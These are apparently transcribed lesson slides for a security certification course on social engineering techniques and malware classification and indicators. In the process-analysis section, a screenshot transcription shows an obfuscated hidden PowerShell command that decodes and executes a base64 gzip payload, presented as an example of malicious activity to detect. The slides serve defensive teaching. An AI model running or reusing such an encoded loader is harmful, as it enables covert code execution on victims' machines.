

Lesson 4

Identifying Social Engineering and Malware

Topic 4A

Compare and Contrast Social Engineering Techniques

Syllabus Objectives Covered

- 1.1 Compare and contrast different types of social engineering techniques


Social Engineering

- “Hacking the human”
- Purposes of social engineering
 - Reconnaissance and eliciting information
 - Intrusion and gaining unauthorized access
- Many possible scenarios
 - Persuade a user to run a malicious file
 - Contact a help desk and solicit information
 - Gain access to premises and install a monitoring device

Social Engineering Principles

- Reasons for effectiveness
- Familiarity/liking
 - Establish trust
 - Make request seem reasonable and natural
- Consensus/social proof
 - Exploit polite behaviors
 - Establish spoofed testimonials or contacts
- Authority and intimidation
 - Make the target afraid to refuse
 - Exploit lack of knowledge or awareness
- Scarcity and urgency
 - Rush the target into a decision

Impersonation and Trust



- Impersonation
 - Pretend to be someone else
 - Use the persona to charm or to intimidate
 - Exploit situations where identity-proofing is difficult
- Pretexting
 - Using a scenario with convincing additional detail
- Trust
 - Obtain or spoof data that supports the identity claim


Dumpster Diving and Tailgating

- Dumpster diving
 - Steal documents and media from trash
- Tailgating
 - Access premises covertly
 - Follow someone else through a door
- Piggy backing
 - Access premises without authorization, but with the knowledge of an employee
 - Get someone to hold a door open

Identity Fraud and Invoice Scams

- Identity fraud
 - Impersonation with convincing detail and stolen or spoofed proofs
 - Identity fraud versus identity theft
- Invoice scams
 - Spoofing supplier details to submit invoices with false account details
- Credential theft and misuse
 - Credential harvesting
 - Shoulder surfing
 - Lunchtime attack

Phishing, Whaling, and Vishing



- Trick target into using a malicious resource
- Spoof legitimate communications and sites
- Spear phishing
 - Highly targeted/tailored attack
- Whaling
 - Targeting senior management
- Vishing
 - Using a voice channel
- SMiShing
 - Using text messaging

Spam, Hoaxes, and Prepending

- Spam
 - Unsolicited email
 - Email address harvesting
 - Spam over Internet messaging (SPIM)
- Hoaxes
 - Delivered as spam or malvertising
 - Fake A-V to get user to install remote desktop software
 - Phone-based scams
- Prepending
 - Tagging email subject line
 - Can be used by threat actor as a consensus or urgency technique
 - Can be added by mail systems to warn users

Pharming and Credential Harvesting

- Passive techniques have less risk of detection
- Pharming
 - Redirection by DNS spoofing
- Typosquatting
 - Use cousin domains instead of redirection
 - Make phishing messages more convincing
- Watering hole
 - Target a third-party site
 - Customer, supplier, hobbies, social media...
- Credential harvesting
 - Attacks focused on obtaining credentials for sale rather than direct intrusion
 - Attacks focused on obtaining multiple credentials for single company

Influence Campaigns

- Sophisticated threat actors using multiple resources to change opinions on a mass scale
- Soft power
 - Leveraging diplomatic and cultural assets
- Hybrid warfare
 - Use of espionage, disinformation, and hacking
- Social media
 - Use of hacked accounts and bot accounts
 - Spread rumor and reinforce messaging

Topic 4B

Analyze Indicators of Malware-based Attacks

Syllabus Objectives Covered


- 1.2 Given a scenario, analyze potential indicators to determine the type of attack
- 4.1 Given a scenario, use the appropriate tool to assess organizational security (Cuckoo only)

Malware Classification

- Classification by vector or infection method
- Viruses and worms
 - Spread within code without authorization
- Trojans
 - A malicious program concealed within a benign one
- Potentially unwanted programs/applications (PUPs/PAPs)
 - Pre-installed “bloatware” or installed alongside another app
 - Not completely concealed, but installation may be covert
 - Also called grayware
- Classification by payload

Computer Viruses

- Rely on some sort of host file or media
 - Non-resident/file infector
 - Memory resident
 - Boot
 - Script/macro
- Multipartite
- Polymorphic
- Vector for delivery




Screenshot used with permission from Microsoft.

Computer Worms and Fileless Malware

- Early computer worms
 - Propagate in memory/over network links
 - Consume bandwidth and crash process
- Fileless malware
 - Exploiting remote execution and memory residence to deliver payloads
 - May run from an initial script or Trojan
 - Persistence via the registry
 - Use of shellcode to create backdoors and download additional tools
 - “Living off the land” exploitation of built-in scripting tools
- Advanced persistent threat (APT)/advanced volatile threat (AVT)/low observable characteristics (LOC)

Spyware, Adware, and Keyloggers




Screenshot used with permission from ActualKeylogger.com.

- Tracking cookies
- Adware (PUP/grayware)
 - Changes to browser settings
- Spyware (malware)
 - Log all local activity
 - Use of recording devices and screenshots
 - Redirection
- Keylogger
 - Software and hardware

Backdoors and Remote Access Trojans

- Backdoor malware
- Remote access trojan (RAT)
- Bots and botnets
- Command & control (C2 or C&C)
- Backdoors from misconfiguration and unauthorized software

*Screenshot used with permission from
Wikimedia Commons by CCAS4.0*



Rootkits

- Local administrator versus SYSTEM/root privileges
- Replace key system files and utilities
- Purge log files
- Firmware rootkits

Ransomware, Crypto-Malware, and Logic Bombs

- Ransomware
 - Nuisance (lock out user by replacing shell)
- Crypto-malware
 - High impact ransomware (encrypt data files or drives)
- Cryptomining/crypojacking
 - Hijack resources to mine cryptocurrency
- Logic bombs



Image by Wikimedia Commons.

Malware Indicators

- Browser changes or overt ransomware notification
- Anti-virus notifications
 - Endpoint protection platforms and next-gen A-V
 - Behavior-based analysis
- Sandbox execution
 - Cuckoo
- Resource utilization/consumption
 - Task Manager and top
- File system changes
 - Registry
 - Temp files

Process Analysis

Screenshot: Process Explorer docs.microsoft.com/en-us/sysinternals.

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	User Name
System Idle Process		0 K	4 K	0			NT AUTHORITY\SYSTEM
System	3.50	108 K	180 K	4			NT AUTHORITY\SYSTEM
csrss.exe	0.71	1,716 K	2,796 K	416	Client Server Runtime Process	Microsoft Corpor...	NT AUTHORITY\SYSTEM
csrss.exe		1,284 K	2,348 K	480	Client Server Runtime Process	Microsoft Corpor...	NT AUTHORITY\SYSTEM
wininit.exe		772 K	2,276 K	488	Windows Start-Up Application	Microsoft Corpor...	NT AUTHORITY\SYSTEM
winlogon.exe		1,564 K	2,596 K	532	Windows Log-on Application	Microsoft Corpor...	NT AUTHORITY\SYSTEM
csrss.exe	0.12	1,636 K	18,036 K	2384	Client Server Runtime Process	Microsoft Corpor...	NT AUTHORITY\SYSTEM
winlogon.exe		1,220 K	4,700 K	2688	Windows Log-on Application	Microsoft Corpor...	NT AUTHORITY\SYSTEM
explorer.exe	0.35	62,420 K	127,868 K	11944	Windows Explorer	Microsoft Corpor...	classroom\Administrator
proccexp64.exe	10.64	18,864 K	37,108 K	35760	Sysinternals Process Explorer	Sysinternals - ww...	classroom\Administrator
cmd.exe		1,480 K	2,248 K	46816	Windows Command Processor	Microsoft Corpor...	classroom\Administrator
Procmon.exe		2,024 K	10,448 K	109844	Process Monitor	Sysinternals - ww...	classroom\Administrator
powershell.exe	0.07	41,288 K	43,508 K	112120	Windows PowerShell	Microsoft Corpor...	NT AUTHORITY\SYSTEM

Command Line:	
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -c \$a=New-Object IO.MemoryStream([Convert].FromBase64String('H4sIAXNDGFGC7VWz2+bSBT9nE9D6yB8X3EaJvKH1YwJmZxQojuLZqAgOMPTAODHhstV99LzYk7bd7e5GkS3mce/MnXPovYOXRo6gPJUWYUafF6+7dwRDHOJSU0J55Z+3kDZK39vddWdW5grTysu/oo3EFJWW/Kkudh5hGs70zVhrHJBK7qVLBEoSEB4zShFb5J440DE5PDyfc4cIX2V5r9XuoZfY5abrVYYCYh0C13m+ztB2eRVawlo0Krv3yR1telhVZpP6SYJYpRNBworLmKxK39Vaw5v1kiiySZZYJ9wTITGNhqvUZRgwxgtUdiEhFwN5FOA48YLSQJKI2Vr7CwUGZrDmDvldWOsgEPFB75gillKGWslP2mTPMAtNIQDAvCAxK10kfqQ0S5o9HLMXBNvpgzlaq3zop+05gNRXSwGZ03o7U5G7KyM5ZV/H4kylCs8znQDCrFv3zChGf2ymBoHlUy3bQhKkOe0K3dZ8WVlYQDserFbuolTos8kacAdDaTS0GHPGyJ1lg5v6Sfmg9QLF3DA150LVBvw/DU9SdgVvOUsmF3p4mzm53TiUcjoq8HFNKkTyFvTEY2R73kphNoDQDmfL5KUGPGyJAs9Pxbu2QimfLaXMJTFyglL4EogJm1R+D22GyE2KkhDw2vVoMEDZPCOhvutg9640R3G4ScrSMIMcsqSRTApblK0GULzKZ.QKvm3KL+GaKRPuWYkcolpucLQmO7Z4llg4dYBEOP2N5Q0xSwDoyz1qEu0UX9Ymf5TShamDEa+bDS1ABbkElakEOQezQKXkYRfhkAJTLbWp3GPYhdNc2CoK+8SVX0daSH2n6wyAa690lFq3FfRmwaC6gRgcKfay5LKhTlg+qF20cIKXoam2Fpny5fmmHTs5D5Cq36SKTbHbLQACdTxdD3SkU9SMWwCfRheDncCZ2EzH50Ba2Fa0bJvxH9Mlg+o17cT7vWFP9WCqKfRmb6h9Nk3PLbgbtYlsoSHM5u18cqeH9Wg7zJlU6G1wa55WZ7TjVh7uSp+mmjVY17WkzS11voruelwZ1Z4XQZPW1daYH7eJqJ7WVvmmbnrgXGHR1eK8l+4nNlMj+rf1k36erHc7vOzY2BUDc4cjbnn0NTHc36VVPx80FaiPlUp2R+04oyGVrv74m50ZTfUucBfMh1bTag+QlRga61fayG/spnLyl5utW7CDr6u0Oy8XHbRMkbeR1E7Dx68Bst+RiC/X9S29gPq8nbmDRK3lKdX/WRrv90bheEGKthLQx9J+vi+Ofaq9j+eECduu74bcaTuBBDDPpH3HjU39wmf3LMx38y1oH20x48DiwJbnA9p8Wek2cZwEmAHJULCLOvXNXtYGrmYelfFtgsQRYQBwRVWbWYxop2sOG9LMVwyu9l/g+QbQfOo8WZLZ4N1ZfqXwyndN1BoAB+9Ks9Enki6BceZqq1aCa156aNTj2x+yzZd5Ycl9SmtfZn3dk2x3VLKRYbgajJ4nZv8r6m6drAC/377B9GfUL2V/Cu1bex+LV5I8D/wj64PBGfMBxYUHEZ2F+LbUOSK2vul20cKSOULT/Zld5mKwwF8Y/wBzMOGkcKAAA=));[EX (New-Object IO.StreamMemory(w-Object IO.Compression.GzipStream(\$s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd()];	
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

ntdll.dll	NT Layer DLL	Microsoft Corporation	C:\Windows\SysWOW64\ntdll.dll	11/21/2014 5:15 ...
winhttp.dll	Windows HTTP Services	Microsoft Corporation	C:\Windows\SysWOW64\winhttp.dll	11/21/2014 5:14 ...
mpr.dll	Multiple Provider Router DLL	Microsoft Corporation	C:\Windows\SysWOW64\mpr.dll	11/21/2014 5:14 ...

- Signature-based detection is failing to identify modern APT-style tools
- Network and host behavior anomalies drive detection methods
- Running process analysis
 - Process Explorer
 - Logging activity
 - System Monitor
- Network activity

Lesson 4

Summary

